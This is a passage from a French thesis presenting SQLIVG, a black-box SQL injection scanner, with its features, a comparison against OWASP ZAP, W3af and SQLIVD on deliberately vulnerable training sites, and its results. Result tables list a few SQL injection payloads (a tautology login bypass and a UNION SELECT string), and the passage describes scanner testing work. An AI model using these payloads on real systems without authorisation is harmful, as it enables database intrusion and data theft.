

***Figure 4.1**: SQLIVG scanner interface1.*



Figure 4.2 : *SQLIVG scanner interface2.*



Figure 4.3 : sortie de NetBeans.

4.4 Expérimentation :

L'approche proposée de notre scanner SQLIVG est basée sur la génération des cas de test. Bien qu'il existe de nombreuses applications vulnérables conçues pour permettre à un individu de valider son outil contre les vulnérabilités requises, nous avons sélectionné 4 applications : deux applications en ligne et deux applications d'entrainement hors ligne.

4.4.1 Fonctionnalités SQLIVG :

Dans notre approche, nous avons ajouté de nouvelles fonctionnalités que la plupart des scanners les ignorent :

a. Préparez les AEP :

Le scanner SQLIVG est capable d'extraire les AEP (points d'entrée d'application) les plus sensibles dans des formulaires ou des URL,

• AEP du formulaire :

• Notre scanner détecte les entrées potentielles pour la vulnérabilité d'injection SQL et les classe en fonction du type d'entrée (texte, nombre, recherche, email, mot de passe, caché, zone de texte) pour mettre la bonne requête (valide / aléatoire) pour chaque type.

• SQLIVG capable de détecter les formulaires de connexion et de distinguer l'authentification de l'utilisateur, qu'il s'agisse de (type = 'text' / type = 'password' OU type = 'email' / type = 'password').

• AEP dans les URL :

Notre scanner détecte les URL potentielles et analyse chaque lien pour extraire les paramètres (clés et valeurs) pour créer les bonnes requêtes SQLi (chaîne / entier).

b. Tester le filtrage des caractères spéciaux :

Après la détection des formulaires de connexion de type= 'text', nous injectons le formulaire avec des caractères spéciale prés défini dans un fichier :

- Si la page de réponse est vulnérable (similarité <> 1) donc le caractère spécial est non filtré.
- Si (similarité = 1) alors le caractère spécial est filtré.

c. Préparez l'injection :

Dans la partie injection, nous avons ajouté de nouveaux mécanismes pour injecter chaque AEP seul :

• Dans le formulaire de connexion (authentification) :

En raison du développement des applications Web, il y a de nos jours une nouvelle validation d'entrée, en particulier dans les formulaires de connexion, l'utilisateur doit remplir tous les champs pour s'authentifier. Tester chaque entrée séparément en ne remplissant qu'une seule entrée avec la charge utile ne fonctionnera pas, nous essayons de tester chaque entrée en l'injectant avec une requête SQLi et l'autre avec une donnée aléatoire.

• Dans un champ de recherche :

Après avoir fait de nombreuses recherches, nous trouvons que la plupart des scanners de boîte noire pour la détection d'injection SQL traitent de la détection de SQLIV dans le champ de recherche comme toute autre entrée qui conduit à de nombreuses fausses alarmes car le champ de recherche traite la requête comme une chaîne et recherche la chaîne particulière dans l'application elle-même (sites d'actualités, sites de catalogues de bibliothèques… etc) ou dans un système de gestion de base de données SGBD.

Utiliser uniquement la similitude pour éviter un tel problème ne suffit pas, car lorsque l'application est sécurisée, elle convertit la requête d'injection en mot de chaîne et recherche toute rassemblance entre les enregistrements de la base de données et ce mot, pour cette raison, nous avons ajouté une troisième condition qui vérifie si les caractères d'une requête sont apparus ou non dans la page de réponse, s'ils ne sont pas apparus, le site est peut-être vulnérable.

• Dans les URL :

Les paramètres d'URL potentiels contiennent des clés et des valeurs (clé = valeur)
Nous effectuons deux types d'attaques différents (clé = valeur + charge utile) OU (clé = charge utile) et chacun a ses propres charges utiles particulières pour essayer de couvrir toutes les probabilités de piratage d'une application Web.

d. Génération des cas de test :

Notre scanner va générer des cas de test selon deux facteurs importants :

- La grammaire de chaque type de SQLI pour éviter la génération des cas de test inutiles.
- Le type de paramètre pour tester les requêtes adéquates.

e. Détection :

Le principe de la détection est basé sur la mesure de la similarité structurelle entre les pages de réponses d'une requête aléatoire et une requête d'injection. :

Si la page a une (similarité <> 1) alors elle est vulnérable.
Si (similarité = 1) la page n'est pas vulnérable.
Nous ajoutons un choix facultatif du seuil de similarité, car différentes applications Web ont des styles de page Web différents, par conséquent, le seuil peut devoir être ajusté.

4.4.2 Le scanner utilisé pour la comparaison :

L'expérimentation aura plus de crédibilité si nous impliquons un scanner adopté par la communauté scientifique et professionnelle comme une sorte de référence pour prouver la puissance de notre approche.
Le scanner qui a été sélectionné pour l'étude comparative est : SQLIVD (SQL injection Vulnerability Detector) [39], OWASP ZAP [38] et W3af [42].
Le scanner est capable d'explorer des pages Web à l'intérieur des applications, ainsi que de remplir des formulaires HTML.

OWASP ZAP :

OWASP ZAP (Acronyme de Zed Attack Proxy) [38] est un scanner de sécurité pour les applications Web open source. Il est destiné à la fois aux novices en matière de sécurité des applications et aux testeurs de pénétration professionnels. C'est l'un des projets les plus actifs de l'OWASP et il a reçu le statut de produit phare. Il est également entièrement internationalisé et est actuellement traduit dans plus de 25 langues.
Lorsqu'il est utilisé comme serveur proxy, il permet à l'utilisateur de manipuler tout le trafic qui le traverse, y compris le trafic à l'aide du protocole HTTPS.
Il peut également fonctionner en mode « démon » qui est ensuite contrôlé via une interface de programmation d'application REST. Et il est écrit en Java et est disponible dans tous les systèmes d'exploitation courants, y compris Microsoft Windows, Linux et Mac OS.

W3af :

W3af [42] est un framework d'attaque et d'audit d'application Web. L'objectif du projet est de créer un cadre pour vous aider à sécuriser vos applications Web en recherchant et en exploitant toutes les vulnérabilités des applications Web. W3af développé sous python pour faciliter l'utilisation d'une implémentation.

4.4.3 Applications testées :

Les quatre exemples d'applications testées sont exécutés avec différentes vulnérabilités d'injection SQL, comme indiqué dans le tableau 4.1.

Site1, Site2 : sont des applications de test hors-lignes :

Site1 : est une application web d'apprentissage hors-ligne, elle est vulnérable aux attaques Web destinées à des fins de test d'entrainement.



***Figure4.4** : application de test hors-ligne par DVWA.*

Site2 : est une application d'apprentissage hors-ligne.



***Figure 4.5**: application de test hors_line par XVWA.*

Site_3 et Site_4 : sont des applications de test en ligne.

Site_3[43] : est une plateforme en ligne pour apprendre la cybersécurité.



***Figure4.6** : application de test en ligne par TryHackMe.*

Site_4 [10] : est une application de boutique en ligne Le site est destiné aux développeurs, mais est adapté à tous ceux qui cherchent à acquérir des techniques d'attaque.



Figure4.7 : *application de test en ligne par hack-your-self.*

Le tableau 4.1 montre les types de vulnérabilités dans chaque site testé.

	Site1	Site2	Site3	Site4
Error_based	1	1	1	1
Tautology_based	1	1	1	0
Union based	1	1	1	1

Tableau4.1: *Types of SQLIV in tested applications.*

1 = vulnérable.

0 = non vulnérable.

4.5 Résultats de l'expérimentation :

Cette section présente les résultats d'analyse de quatre applications de test par trois scanners :

4.5.1 Résultats des scanners de vulnérabilités SQLI :

Le tableau 4.2 présente les résultats de l'expérimentation comme suit :

- Toutes les applications avec SQLI basé sur des erreurs sont découvertes sauf ZAP et le W3af découvre une seule application avec Erreur_Based.
- Zap découvre une application avec Union_based tandis que SQLIVG les découvre toutes.

- SQLIVG découvre la tautologie dans toutes les applications sauf l'application n°4.

	Site1	Site2	Site3	Site4
OWASP ZAP	0/0/0	0/0/0	0/0/0	0/0/1
W3af	0/0/0	0/0/0	0/0/0	1/0/0
SQLIVD	1/0/0	1/0/0	1/0/0	1/0/0
SQLIVG	1/1/1	1/1/1	1/1/1	1/0/1

Tableau4.2 : *Résultats de l'exécution des scanners sur quatre applications vulnérables***.**

SQLIVG est capable de détecter la tautologie dans le site_2, et le SQLI classique dans le Site_1 et Site_3 en détectant une exécution réussie de SQLI. Comme indiqué dans le tableau 4.3, le tableau 4.4 et le tableau 4.5.

	URL	Time	Input	Payload	Similarity	Tautology _based
Site_2	http://localhost/xvwa/ vulnerabilities/sqli_blind/	4.18s	serach	Admin'OR'1 '='1'#	61.73	1

Tableau 4.3*: SQLI Tautology_Based réussie par similarité.*

	URL	Time	Input	Payload	Similar ity	Error_Based
Site_1	http://localhost/DVW-1.9/vulnerabilities/sql/	11.87s	Id	'Admin	11.7	1

Tableau 4.4 *: SQLI Error_Based réussie par similarité.*

	URL	Time	Input	Payload	Similarity	Union_Based
Site_4	http://hack-yourself-first.com/account/ register	142.81s	FirstName	'UNION ALL SELECT 4,5 #	99.62	1

Tableau 1:SQLI Union_Based réussie par similarité.

4.5.2 Le temps pour découvertes les vulnérabilités :

Le tableau 4.5 représente le temps par milli second pour découvertes les vulnérabilités dans les quatre sites et pour les deux scanners.

	Site1	Site2	Site3	Site4
SQLIVD	2.88 s	12.52 s	30.77 s	10.72 s
SQLIVG	11.54 s	3.18 s	19.26 s	9.45 s

***Tableau 4.5** : Le temps pour découvertes les vulnérabilités.*

4.6 Conclusion :

Dans ce chapitre, nous avons décrit l'implémentation et l'expérimentation de notre approche de scanner proposée par SQLIVG.

L'étude d'expérimentation montre les performances de notre scanner dans la détection des vulnérabilités d'injection SQL par rapport aux scanners choisis : SQLIVD, ZAP et W3af.

L'étude prouve que notre approche génère les requêtes adéquates pour de la détection de la plupart des types d'injection SQL, avec l'efficacité de temps pour découverte les vulnérabilités.

Conclusion Générale

Conclusion Générale

Naviguer sur internet et notamment sur les applications web peut être considéré aujourd'hui comme une habitude quotidienne qui pousse le hacker à voler des données sensibles et à les manipuler en menant diverses attaques. L'injection SQL est l'une des attaques préférées des pirates en raison de sa facilité d'utilisation et ses conséquences.

Malgré La recherche dans ce domaine qui visent à résoudre le problème des vulnérabilités d'injection depuis la création d'une application Web dynamique. Malheureusement, le problème n'a pas encore été résolu. Plusieurs scanners SQLI de type boite noir ont été proposé pour détecter cette vulnérabilité, mais ils restent inefficaces puisque ils dépendent des requêtes SQLi testés qui sont infinies, notre idée est la création d'un outil pour générer les cas de test SQLI adéquats pour détecter ce type de vulnérabilité d'injection (SQLIV).

C'est ce qui nous pousse à créer une nouvelle approche qui n'a jamais été implémentée auparavant dans notre scanner SQLIVG basée sur le point de vue d'un attaquant. Notre scanner suit ces étapes :

- Phase 1 : découverte le caractère spécial infiltré et collecter les données de test (sqli)
- Phase 2 : catégoriser les données de test en un modèle
- Phase 3 : Développer un générateur de données de test

Après avoir exécuté une implémentation réussie du scanner SQLIVG, les résultats étaient prometteurs par rapport à d'autres scanners (OWASP ZAP, SQLIVD, W3af).

Les résultats ont prouvé l'efficacité de notre approche pour générer les cas de test pour détecter une telle vulnérabilité.

La prochaine étape de notre travail consiste à essayer de couvrir plus de types de vulnérabilités d'injection SQL, plus de cas de test effectifs, et de garder l'optimisation et les mises à jour sous revue.

RÉFÉRENCES

[1] OWASP site. Accédé 2020

[2] www.imperva.com/blog/the-state-of-vulnerabilities-in-2019 Accédé 2020

[3] Xu Jia, Design, Implementation and Evaluation of an Automated Testing Tool for Cross-Site Scripting Vulnerabilities, 2016 Darmstadt University of Technology (TUD)- Computer Science Department.

[4] https://resources.infosecinstitute.com accédé 2020

[5] https://ccm.net. Accédé 2020

[6] https://apachebooster.com/blog/what-is-client-server-architecture-and-what-are-its-types/ accédé 2020

[7] https://en.wikipedia.org/wiki/Multitier_architecture.

[8] Xu Jia Diploma Thesis Design, Implementation and Evaluation of an Automated Testing Tool for Cross-Site Scripting Vulnerabilities 2006.

[9] https://cai.tools.sap/blog/top-10-web-security-vulnerabilities-to-watch-out-for-in-2019/ Accédé 2020

[10] http://hack-yourself-first.com/ Accédé 2020

[11] C. T. Phong, *A Study of Penetation Testing Tools,* Auckland: Auckland Univerity of Technology, 2015.

[12] https://www.netsparker.com/blog/web-security/sql-injection-vulnerability /#ErrorBasedSQL Accédé 2020

[13] M. E. Ruse, *Model checking techniques for vulnerability analysis of Web applications,* Iowa: Iowa State University, 2013.

[14] S. A. Faker, M. A. Muslim et H. S. Dachlan, « A Systematic Literature Review on SQL Injection Attacks Techniques and Common Exploited Vulnerabilities », *International Journal of Computer Engineering and Information Technology,* vol. 9, no 12, p. 284-291, 2017.

[15] The OWASP Foundation, « OWASP Top 10 – 2017 », 2017. [En ligne]. Disponible : https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf.

[16] A. Orso, « SQL Injection Attacks », dans *Encyclopedia of Cryptography and Security*, Boston, Springer, 2011, p. 1251-1252.

[17] T. Scholte, D. Balzarotti et E. Kirda, « Quo Vadis? A Study of the Evolution of Input Validation Vulnerabilities in Web Applications, dans *Financial Cryptography and Data Security*, Berlin, Springer, 2011.

[18] G. Danezis, « Financial Cryptography and Data Security », dans *le cadre de la 15e Conférence internationale*,Sainte-Lucie, 2011.

[19] S. Bangre et A. Jaiswal, « SQL Injection Detection and Prevention Using Input Filter Technique », *International Journal of Recent Technology and Engineering (IJRTE)*, vol. 1, no 2, pp. 145-150, 2012.

[20] P. Hellstorm, *Tools for Static Code Analysis: A Survey*, Linkoping: Linkopings Univeritet, 2009.

[21] P. Engebretson, The Basics of Hacking and Penetration Testing, Syngress, 2013.

[22] M. Cova, V. Felmetsger et G. Vigna, « Vulnerability Analysis of Web-based Applications », dans *Test and Analysis of Web Services*, Berlin, Springer, 2007, p. 363 à 394.

[23] D. Appelt, C. D. Nguyen, L. C Briand, and N. Alshahwan, "Automated testing for SQL injection vulnerabilities: a data mutation approach", Proceedings of the 2014 International Symposium on Software Testing and Analysis - ISSTA 2014, pp 259–269, 2014.

[24] M. Ennahbaoui and S. Elhajji, "Mutation Analysis for Security", International Journal of Advanced Research in Computer Science and Software Engineering, 2013, 3 (3), pp.1-13.

[25] D. Allan, *Web Applicaiton Secuirty: Automated Scanning vesurs Manual Penetration Testing*, IBM, 2008.

[26] applet Kim, M.-Y., Lee, D.H.: Data-mining based SQL injection attack detection using internal query trees. Expert Syst. Appl. 41, 5416–5430 (2014)

[27] D. Appelt, C. D. Nguyen, L. C. Briand, and N. Alshahwan, "Automated testing for SQL injection vulnerabilities: An input mutation approach," in *Proceedings of the 2014 International Symposium on Software Testing and Analysis*, ISSTA 2014, (New York, NY, USA), pp. 259–269, ACM, 2014.

[28] www.jsoup.org accédé 2020

[29] Yanyu Huang, Chuan Fu, Xuan Chen, Hao Guo, Xiaoyu He, Jin Li, and Zheli Liu(B):" A Mutation Approach of Detecting SQL Injection Vulnerabilities" (2017)

[30] PAPADAKIS Mike et MALEVRIS Nicos. Mutation-based test case generation via a path selection strategy. Information and Software Technology. 2012; 54(9): 915-932.

[31] J. Bozic and F. Wotawa, "Security testing based on attack patterns," in *Proceedings of the 5th International Workshop on Security Testing (SECTEST'14)*, 2014.

[32] Aliero MS, Ghani I, Zainudden S, Khan MM, Bello M (2015) Review on SQL injection protection methods and tools. Jurnal Teknology.

[33] W. G. Halfond, J. Viegas et A. Orso, *A Classification of SQL Injection Attacks and Countermeasures*, 2006.

